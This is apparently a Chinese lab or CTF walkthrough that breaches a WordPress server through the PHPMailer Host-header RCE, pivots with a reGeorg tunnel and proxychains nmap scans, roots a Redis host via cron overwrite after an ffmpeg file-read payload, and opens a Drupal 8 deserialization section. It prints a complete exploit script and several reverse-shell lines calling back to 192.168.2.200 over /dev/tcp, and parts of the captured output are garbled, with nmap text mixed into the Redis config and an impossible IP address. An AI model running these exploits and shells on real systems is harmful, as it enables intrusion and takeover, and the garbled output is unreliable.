
近期 wordpress 主程序的漏洞中只有 phpmailer 这个命令执行漏洞是通过 host 字段触发的，利用这个漏洞的前提是获得管理员的用户名，在之前的信息收集过程中发现的隐藏用户名是 galigigi，可以猜测 galigigi 是管理员。

## [ 使用 Burpsuite 的 repeater 模块探测漏洞字段 ]

将截取的包发到 repeater 去修改。



通过尝试可以发现 length 反映的是请求包中 Host 字段的长度。



近期 wordpress 主程序的漏洞中只有 phpmailer 这个命令执行漏洞是通过 host 字段触发的，利用这个漏洞的前提是获得管理员的用户名，在之前的信息收集过程中发现的隐藏用户名是 galigigi，可以猜测 galigigi 是管理员。

## [ 理解 wordpress mailer 漏洞的原理，执行 wp.sh 脚本获取响应信息 ]

首先理解漏洞利用脚本，位于 /home/Hack/wp.sh 下。该漏洞脚本的大致思路为整个漏洞需要发两次包，一次下载一次执行。下载是将准备好的反弹 shell 的代码放在本机的一个文件 rce.txt 中，本机开启 http 服务，这些准备好之后，开始第一次发包。

让目标机执行 /usr/bin/curl -o/tmp/rce ipaddress/rce.txt 从操作机下载 rce.txt，



并将文件保存在/tmp/rce 中。

让目标执行/bin/bash /tmp/rce，使用 bash 执行/tmp/rce。


将获取的 shell 反弹到本机 1337 端口。

为了完成下载与执行过程，需要进行如下配置：

配置脚本 155 行的返回 IP 地址，填写操作机的 IP 地址

修改 port，即脚本汇总的反弹端口

修改 user\_login 即管理员用户名为 galigigi



The image consists of three vertically stacked terminal screenshots. The top screenshot shows a script configuration where 'rev\_host' is set to '192.168.2.200' and a sed command is used to replace a placeholder with the target IP. The middle screenshot shows a netcat listener on port 1337. The bottom screenshot shows a curl command to trigger a password reset, followed by an nc listener on port 1337 that receives a connection from 316.1.95%.

```
rev_host="192.168.2.200"
function prep_host_header() {
cmd="$1"
rce_cmd="\${run{$cmd}}";
# replace / with ${substr{0}{1}{$spool_directory}}
#sed 's/^/${substr{0}{1}{$spool_directory}}^g'
rce_cmd="\`echo $rce_cmd | sed 's/^/${substr{0}{1}{$spool_directory}}^g'\`"
-- INSERT --
```

```
nc -vv -lp 1337
-- INSERT --
```

```
curl -H"Host: $host_header" -d "user_login=galigigi&wp-submit=Get+New+Password"
$target/wp-login.php?action=lostpassword &
echo -e "\n\e[92m[+]\033[0m Payload executed!"
echo -e "\n\e[92m[*]\033[0m Waiting for the target to send us a \e[94mreverse shell\e[0m...\n"
nc -vv -lp 1337
-- INSERT --
```

配置好之后运行脚本/home/Hack/wp.sh <http://192.168.2.11>





```

root@simpleedu:/home/Hack# cat wordpress-rce-exploit.sh
#!/bin/bash
rev_host=""
function prep_host_header() {
    cmd="$1"
    rce_cmd="\${run{$cmd}}";

    # replace / with ${substr{0}{1}{$spool_directory}}
    #sed 's/^/^{substr{0}{1}{$spool_directory}}^g'
    rce_cmd="\`echo $rce_cmd | sed 's/^/^{substr{0}{1}{$exim_path}}^g'\`"

    # replace ' ' (space) with
    #sed 's/^/^{substr{10}{1}{$tod_log}}^g'
    rce_cmd="\`echo $rce_cmd | sed 's/^/^{substr{10}{1}{$tod_log}}^g'\`"
    #return "target(any -froot@localhost -be $rce_cmd null)"
    host_header="a(a -be $rce_cmd p)"
    return 0
}

# Serve payload/bash script on :80
RCE_exec_cmd="sleep 3 && /bin/bash -i >& /dev/tcp/$rev_host/7777 0>&1"
echo "$RCE_exec_cmd" > r
python -m SimpleHTTPServer 80 2>/dev/null >&2 &
hpid=$!

# Save payload on the target in /tmp/rce
cmd="/usr/bin/curl -o/tmp/r $rev_host/r"
prep_host_header "$cmd"
curl -H"Host: $host_header" -s -d 'user_login=galigigi&wp-submit=Get+New+Password' $target/wp-login.php?action=lostpassword
echo -e "\n\e[92m[+] \e[0m Payload sent successfully"

# Execute payload (RCE_exec_cmd) on the target /bin/bash /tmp/rce
cmd="/bin/bash /tmp/r"
prep_host_header "$cmd"
curl -H"Host: $host_header" -d 'user_login=galigigi&wp-submit=Get+New+Password' $target/wp-login.php?action=lostpassword &
echo -e "\n\e[92m[+] \e[033[0m Payload executed!"

echo -e "\n\e[92m[*] \e[033[0m Waiting for the target to send us a \e[94mreverse shell \e[0m...\n"

```

[ 填写漏洞利用脚本的关键信息如反弹 IP，监听端口等。本地监听设置的端口获取反弹的 shell ]

```

root@simpleedu:/home/Hack# vim wordpress-rce-exploit.sh

```

修改 host 为本机 ip，监听端口保持默认 7777。

```
#!/bin/bash
rev_host="192.168.2.200"
function prep_host_header() {
    cmd="$1"
    rce_cmd="\${run{$cmd}}";

    # replace / with ${substr{0}{1}{$spool_directory}}
    #sed 's/^/ ${substr{0}{1}{$spool_directory}}^g'

    # serve payload/bash script on 7777
    RCE_exec_cmd="sleep 3 && /bin/bash -i >& /dev/tcp/$rev_host/7777 0>&1"
    echo "$RCE_exec_cmd" > r
    python3 -m SimpleHTTPServer 80 & 2>/dev/null && security
    hpid=$!
```

在漏洞利用前先监听 7777 端口，准备接受反弹 shell。nc -lvp 7777

```
root@simpleedu:/home/Hack# nc -lvp 7777
listening on [any] 7777 ...
```

在另一个终端执行脚本。

```
root@simpleedu:/home/Hack# ./wordpress-rce-exploit.sh http://192.168.2.11
[*][*] Guess I can't argue with that... Let's get started...
[+] execute payload (RCE exec cmd) on the target /bin/bash /tmp/rce
[+] Connected to the target
length: 263 Maybe you find some thing !<br/>give you a flag <br/>flag3{452755a
285ffd6615866f61bb23e6}-d 'user_login=galigigi&wp-submit=Get+New+Password'
[+] Payload sent successfully
[+] Payload executed!
[+] Payload executed!
[+] Waiting for the target to send us a reverse shell...
Exiting...
```

监听的终端此时获得 shell。

```
root@simpleedu:/home/Hack# nc -lvp 7777
listening on [any] 7777 ...
192.168.2.11: inverse host lookup failed: Unknown host
connect to [192.168.2.200] from (UNKNOWN) [192.168.2.11] 45646
bash: cannot set terminal process group (2135): Inappropriate ioctl for device
bash: no job control in this shell
www-data@host-192-168-2-11:/$ whoami
www-data
```

home/asdiasdialsd 下的 flag 文件中找到 flag5{2591c98b70119fe624898b1e424b5e91}

```

www-data@host-192-168-2-11:/$ cd /home
cd /home
www-data@host-192-168-2-11:/home$ ls
ls
asdjasdjasd
www-data@host-192-168-2-11:/home$ cd asdjasdjasd
cd asdjasdjasd
www-data@host-192-168-2-11:/home/asdjasdjasd$ cat flag
cat flag
flag5{2591c98b70119fe624898b1e424b5e91}

```

[ 利用 shell 上传 regeorg 的 tunnel.php 文件,使用 regeorg 架设代理 ]

本机使用 8080 端口开启 HTTP `python -m SimpleHTTPServer 8080`

```

root@simpleedu:/home/Hack/reGeorg-master# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.2.11 - - [17/May/2023 09:15:26] "GET /tunnel.nosocket.php HTTP/1.1" 200

```

使用另一个终端（用来接收反弹 shell 的）下载 tunnel.nosocket.php `wget`

<http://192.168.2.200:8080/tunnel.nosocket.php>

```

www-data@host-192-168-2-11:/$ cd /var/www/html/wordpress/
cd /var/www/html/wordpress/
www-data@host-192-168-2-11:/var/www/html/wordpress$ wget http://192.168.2.200:8080/tunnel.nosocket.php
</var/www/html/wordpress$ wget http://192.168.2.200:8080/tunnel.nosocket.php
--2020-05-27 16:44:24-- http://192.168.2.200:8080/tunnel.nosocket.php
Connecting to 192.168.2.200:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5974 (5.8K) [application/octet-stream]
Saving to: 'tunnel.nosocket.php.2'

OK ..... 100% 229M=0s

```

使用 regeorg 在 9050 端口架设代理。在/etc/proxychains.conf 中切换端口。



```
# ProxyList format
#   type host port [user pass]
#   (values separated by 'tab' or 'blank')
#
#   Examples:
#
#       socks5 192.168.67.78 1080 lamer secret
#       http   192.168.89.3   8080 justu hidden
#       socks4 192.168.1.49  1080
#       http   192.168.39.93  8080
#
#   proxy types: http, socks4, socks5
#   ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 9050
```

在 /home/Hack/reGeorg-master 目录运行 `python reGeorgSocksProxy.py -u http://192.168.2.11/tunnel.nosocket.php -p 9050`，以在 9050 端口提供代理服务。

```
root@simpleedu: /home/Hack/reGeorg-master# python reGeorgSocksProxy.py -u http://192.168.2.11/tunnel.nosocket.php -p 9050
root@simpleedu: /home/Hack/reGeorg-master# ls
LICENSE.html  reGeorgSocksProxy.py  tunnel.js  tunnel.php
LICENSE.txt   tunnel.ashx           tunnel.py  tunnel.py
README.md     tunnel.aspx           tunnel.py  tunnel.py
root@simpleedu: /home/Hack/reGeorg-master# python reGeorgSocksProxy.py -u http://192.168.2.11/tunnel.nosocket.php -p 9050
[INFO] Log Level set to [INFO]
[INFO] Starting socks server [127.0.0.1:9050], tunnel at [http://192.168.2.11/tunnel.nosocket.php]
```

```
[INFO] Log Level set to [INFO]
[INFO] Starting socks server [127.0.0.1:9050], tunnel at [http://192.168.2.11/tunnel.nosocket.php]
[INFO] Checking if Georg is ready
[INFO] Georg says, 'All seems fine'
```

[ 通过 proxychains 设置好 regeorg 的代理,利用这个代理扫描内网 1.0 网段 ]

使用代理扫描 192.168.1.11 proxychains nmap -Pn -sT 192.168.1.11 可以看到开放了三个端口。

```
root@simpleedu:~# proxychains nmap -Pn -sT 192.168.1.11
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-27 22:41 EDT
|S-chain|-<-127.0.0.1:9050-<-<-192.168.1.11:80-<-<-OK

Nmap scan report for 192.168.1.11
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 5.84 seconds
```

使用代理扫描 192.168.1.10

proxychains nmap -Pn -sT 192.168.1.10。可以看到开放了四个端口。

```
root@simpleedu:~# proxychains nmap -Pn -sT 192.168.1.10
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-27 22:42 EDT
|S-chain|-<-127.0.0.1:9050-<-<-192.168.1.10:1723-<- -timeout
|S-chain|-<-127.0.0.1:9050-<-<-192.168.1.10:199-<- -timeout

|S-chain|-<-127.0.0.1:9050-<-<-192.168.1.10:3322-<- -denied
Nmap scan report for 192.168.1.10
Host is up (0.043s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 4.81 seconds
```

## 5. redis 未授权访问+ffmpeg 任意文件读取

[ 扫描目标开启的端口，发现 web 和 redis 服务 ]



由于 redis 的默认使用端口为 6379，web 服务端口一般为 80 或者 443，因此我们使用 nmap 对 192.168.1.0/24 网段内的存活主机的 1-10000 端口进行扫描，发现主机 192.168.1.11 存在 redis 和 web 服务，因此可以确认本实验的目标主机即为 192.168.1.11

```
root@simpleedu:/home/Hack# nmap 192.168.1.11 -p1-10000
Starting Nmap 7.60 ( https://nmap.org ) at 2022-04-29 03:59 EDT
Nmap scan report for 192.168.1.11
Host is up (0.0025s latency).
Not shown: 9996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3389/tcp  open  ms-wbt-server
6379/tcp  open  redis
Nmap done: 1 IP address (1 host up) scanned in 27.43 seconds
root@simpleedu:/home/Hack#
```

### [ 连接 redis 服务器查看配置文件位置 ]

执行命令 redis-cli -h 192.168.1.11，连接成功

```
root@simpleedu:/home/Hack# redis-cli -h 192.168.1.11
192.168.1.11:6379>
```

使用 info 命令查看配置信息，可以发现配置文件位置为 /etc/redis/6379.conf

```
Nmap done: 1 IP address (1 host up) scanned in 27.43 seconds
root@simpleedu:/home/Hack# redis-cli -h 192.168.1.11
192.168.1.11:6379> info
# Server
redis_version:3.0.1
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:dead1df2ce223d99
redis_mode:standalone
os:Linux 3.10.0-693.5.2.el7.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.8.5
process_id:899
run_id:8e99de989ba7b43a725a64982619046164d1eb91
tcp_port:6379
uptime_in_seconds:6153
uptime_in_days:0
hz:10
lru_clock:7052210
config_file:/etc/redis/6379.conf
```

### [ 利用 ffmpeg 的任意文件读取漏洞构造 payload 读取 redis 配置

## 文件，获取修改过后的 config 命令 ]

根据网上资料我们可以利用脚本 `gen_xbin_avi.py` 来生成 payload

执行命令 `python3 gen_xbin_avi.py -h` 查看帮助信息，我们可以知道该脚本接受

两个位置参数

`filename`: 要从服务器读取的文件，使用 `file` 协议

`output_avi`: 输出 `avi` 的路径

```
root@simpleedu:/home/Hack# python3 gen_xbin_avi.py -h
usage: AVI+M3U+XBIN ffmpeg exploit generator [-h] filename output_avi

positional arguments:
  filename      filename to be read from the server (prefix it with "file://")
  output_avi    where to save the avi

optional arguments:
  -h, --help    show this help message and exit
root@simpleedu:/home/Hack#
```


执行如下命令生成 payload

```
python3 gen_xbin_avi.py file:///etc/redis/63799.conf lm.avi
```


在 `firefox` 中访问目标机，可以得知上传文件的路径为 `192.168.1.11/upload`

```
root@simpleedu:/home/Hack# python3 gen_xbin_avi.py file:///etc/redis/63799.conf
lm.avi
root@simpleedu:/home/Hack#
```


在 `firefox` 中访问目标机，可以得知上传文件的路径为 `192.168.1.11/upload`







播放文件，可以看到 config 命令被修改为 ccoonnffiigg



[ 利用 redis 写入文件的特点覆盖目标的定时任务 cron 文件反弹 shell ]


在 redis 中覆盖定时任务 cron 来进行反弹 shell，执行如下命令,参考这里

```
ccoonnffiigg set dir /var/spool/cron
```

```
set lm "\n\n\n* * * * * bash -i >& /dev/tcp/192.168.2.200/9999 0>&1\n\n\n"
```

```
ccoonnffiigg set dbfilename root
```

```
save
```



在操作机上执行命令 `nc -l -p 9999`，监听 9999 端口，一段时间后得到反弹 shell

```
root@simpleedu:~# nc -l -p 9999
bash: 此 shell 中无任务控制
[root@simple ~]# ls -al
ls -al /var/spool/cron
总用量 104
dr-xr-x---.  9 root root 4096 1月 15 2018 .
dr-xr-xr-x. 18 root root 4096 11月 13 2017 ..
-rw-----.  1 root root 3807 1月 15 2018 .bash_history
-rw-r--r--.  1 root root 18 12月 29 2013 .bash_logout
-rw-r--r--.  1 root root 176 12月 29 2013 .bash_profile
-rw-r--r--.  1 root root 176 12月 29 2013 .bashrc
drwx-----.  6 root root 4096 1月 12 2018 .cache
drwx-----.  4 root root 4096 11月 13 2017 .config
-rw-r--r--.  1 root root 100 12月 29 2013 .cshrc
drwx-----.  3 root root 4096 11月 13 2017 .dbus
drwxr-xr-x.  2 root root 4096 11月 13 2017 Desktop
drwx-----.  3 root root 4096 11月 29 2017 .gnupg
-rw-----.  1 root root 2484 11月 29 2017 .ICEauthority
drwxr-xr-x.  3 root root 4096 11月 13 2017 .local
drwxr-----.  3 root root 4096 11月 13 2017 .pki
```

获得 flag2 为 flag2{86a1b907d54bf7010394bf316e183e67}

```
[root@simple ~]# find / -name flag
find / -name flag
/home/flag
[root@simple ~]# cat /home/flag/flag.txt
cat /home/flag/flag.txt
flag2{86a1b907d54bf7010394bf316e183e67}
[root@simple ~]#
```

在 redis 的配置文件/etc/redis/63799.conf 中获得 flag1 为

flag1{7bed46c5c61c0ac625cebf8a9922cc48}

```
[root@simple ~]# cat /etc/redis/63799.conf
cat /etc/redis/63799.conf
daemonize yes
rename-command config "c00nnff1gg" (4 hosts up) scanned in 29.30 seconds
pidfile /var/run/redis_6379.pid # proxychains nmap -sP 192.168.1.0/24
port 6379 Proxychains-5.1 (http://proxychains.sf.net)
tcp-backlog 511
bind 0.0.0.0
tcp-keepalive 0 can report for 192.168.1.1
loglevel notice s up (0.0013s latency).
logfile /var/log/redis_6379.log
databases 16 t is up (0.0019s latency).
save 900 1 nmap scan report for 192.168.1.10
save 300 10 st is up (0.0064s latency).
save 60 10000 scan report for 192.168.1.11
rdbcompression yes p (0.013s latency).
rdbchecksum yes 0.1.11:6379> set lm "\n\n\n" * * * bash -i >& /dev/tcp/192.168.2.200/999
dbfilename dump.rdb
dir /var/lib/redis/6379 nt(s)
slave-serve-stale-data yes > set lm "\n\n\n" * * * bash -i >& /dev/tcp/192.168.2.200/9999
slave-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5 > c00nnff1gg set dbfilename root
repl-disable-tcp-nodelay no
slave-priority 100 0.1.11:6379> save
#flag1{7bed46c5c61c0ac625cebf8a9922cc48}
#flag1{7bed46c5c61c0ac625cebf8a9922cc48}
```



## 6. Drupal8 远程代码执行


[ 使用浏览器结合 **proxychains** 用之前的代理访问内网中的 **drupal8** 的 web 应用 ]

直接访问目标机



[ 弱口令登录目标网站后台 ]

这里首先尝试用户名 **admin**，密码 **admin**，发现直接可以登陆后台






## [ 利用反序列化漏洞执行 phpinfo 探测网站信息 ]

在网上可以搜索到该漏洞的编号为 CVE-2017-6920，根据其介绍，进入到问题网站

